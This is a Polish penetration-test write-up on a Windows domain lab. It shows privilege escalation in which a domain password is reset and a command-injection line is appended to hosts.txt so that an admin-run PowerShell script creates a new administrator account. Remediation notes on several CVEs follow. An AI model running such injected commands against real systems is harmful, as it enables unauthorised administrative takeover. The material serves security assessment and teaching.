Po przeanalizowaniu skryptu " checkservers.ps1" można wywnioskować, że pobiera zawartość z innego pliku, a dokładnie " C:\Users\brittanycr\hosts.txt ". Do którego użytkownik Buse nie ma dostępu.

```
# also hash/comment (#) out any hosts that are going for maintenance or are down.
get-content C:\Users\brittanycr\hosts.txt | Where-Object {!($_ -match "#")} |
ForEach-Object {
    $p = "Test-Connection -ComputerName $_ -Count 1 -ea silentlycontinue"
```

Za pomocą podatności BUILTIN\Account Operators, możemy dodać użytkownika "brittanycr". Dodajemy brittanycr do domeny `net user brittanycr password123! /domain` co pozwoli nam wejść przez SMB do pliku `hosts.txt` i edytować go . A następnie plik uruchomi się automatycznie z poświadczeniami administratora.

Po dodaniu do pliku "hosts.txt" komendy:

```
echo ';net user Misiek haslomisiek123 /add;net localgroup Administrators Misiek /add' >> hosts.txt,
```

należy wrzuci go ponownie do katalogu smb.

Po chwili możemy zalogować się na nowego użytkownika "Misiek" który należy do grupy administratorów.

Podatności, naprawa i zapobieganie

CVE-2020-12772 spark2.8.3. Komunikator który jest używany w waszej korporacji jest podatny na Exploita uważanego za bardzo niebezpiecznego w skali Cvss: 8.8 . Polega na:
Za każdym razem, gdy użytkownik kliknie łącze lub moduł ROAR automatycznie go wstępnie załaduje, serwer zewnętrzny otrzymuje żądanie obrazu wraz z hashami NTLM od użytkownika, który odwiedza łącze, czyli użytkownika, z którym rozmawiasz. Atakujący może je łatwo przechwycić za pomocą "Responder ". Prowadzi to eskalacji kolejnych kont pracowników korporacji. ().

Aby wyeliminować lukę należy zaktualizować oprogramowanie do najnowszej wersji. Śledzenie wszystkich najnowszych luk i być na bieżąco z aktualizacjami które wyeliminują możliwość włamania

BUILTIN\Account Operators : Podatność pozwala na operację na kontach. W danym przypadku użytkownik który nie powinien mieć możliwości, może dodać/utworzyć konto nowego użytkownika.

Nie zaleca się również używania skryptów automatycznych z uprawnieniami administratora które odnoszą się do plików wykonywalnych przez nieuprzywilejowanych użytkowników.

Zaleca się natychmiastową aktualizację systemu i poprawną konfigurację użytkowników.

Nie ujawniania się poufnych informacji na stronie ani w kodzie strony, takich jak Użytkownicy, hasła ani odpowiedzi do resetowania haseł.

Cross-domain and client access policies:

Plik zasad międzydomenowych określa uprawnienia używane przez klienta WWW, takiego jak Java, Adobe Flash, Adobe Reader itp., w celu uzyskania dostępu do danych w różnych domenach. Plik zasad dostępu klienta jest podobny do zasad międzydomenowych, ale jest używany w aplikacjach Silverlight. Zbyt liberalne konfiguracje umożliwiają ataki polegające na fałszowaniu żądań między witrynami i mogą umożliwiać stronom trzecim dostęp do poufnych danych przeznaczonych dla użytkownika.

Należy określić tylko zaufane domeny w pliku zasad międzydomenowych.

Diffie-hellman key exchange insufficient group strength" wynik cvss 4.0 :

SSL/TLS: luka w zabezpieczeniach związana z niewystarczającą siłą grupy DH w zakresie wymiany kluczy Diffie-Hellman.

Usługa SSL/TLS wykorzystuje grupy Diffie-Hellmana o niewystarczającej sile; (rozmiar klucza < 2048).

Grupa Diffie-Hellmana to kilka dużych liczb, które są używane jako podstawa do obliczeń DH. Mogą być i często są naprawiane. Bezpieczeństwo końcowego sekretu zależy od wielkości tych parametrów.

Osoba atakująca może być w stanie odszyfrować komunikację SSL/TLS w trybie offline

Należy Wdrożyć (Ephemeral) Elliptic-Curve Diffie-Hellman (ECDHE) lub użyj 2048-bitowej lub silniejszej grupy Diffie-Hellman (zobacz odniesienia).

CVE-2007-6750 : Apache HTTP Server 1.x i 2.x umożliwia zdalnym atakującym spowodowanie odmowy usługi (awarii demona) poprzez częściowe żądania HTTP, jak wykazał Slowloris, w związku z brakiem modułu `mod_reqtimeout` w wersjach wcześniejszych niż 2.2.15.

Atak Slowloris to rodzaj ataku typu „odmowa usługi” (DoS), którego celem są wątkowe serwery sieciowe. Próbuje zmonopolizować wszystkie dostępne wątki obsługi żądań na serwerze WWW, wysyłając żądania HTTP, które nigdy się nie kończą.

Można wyeliminować tę lukę, aktualizując ją do aktualnej wersji.

Aby ograniczyć tę lukę, należy zezwolić na dostęp do zarządzania produktami F5 tylko za pośrednictwem bezpiecznej sieci i ograniczyć dostęp do wiersza polecenia systemów, których dotyczy luka, do zaufanych użytkowników.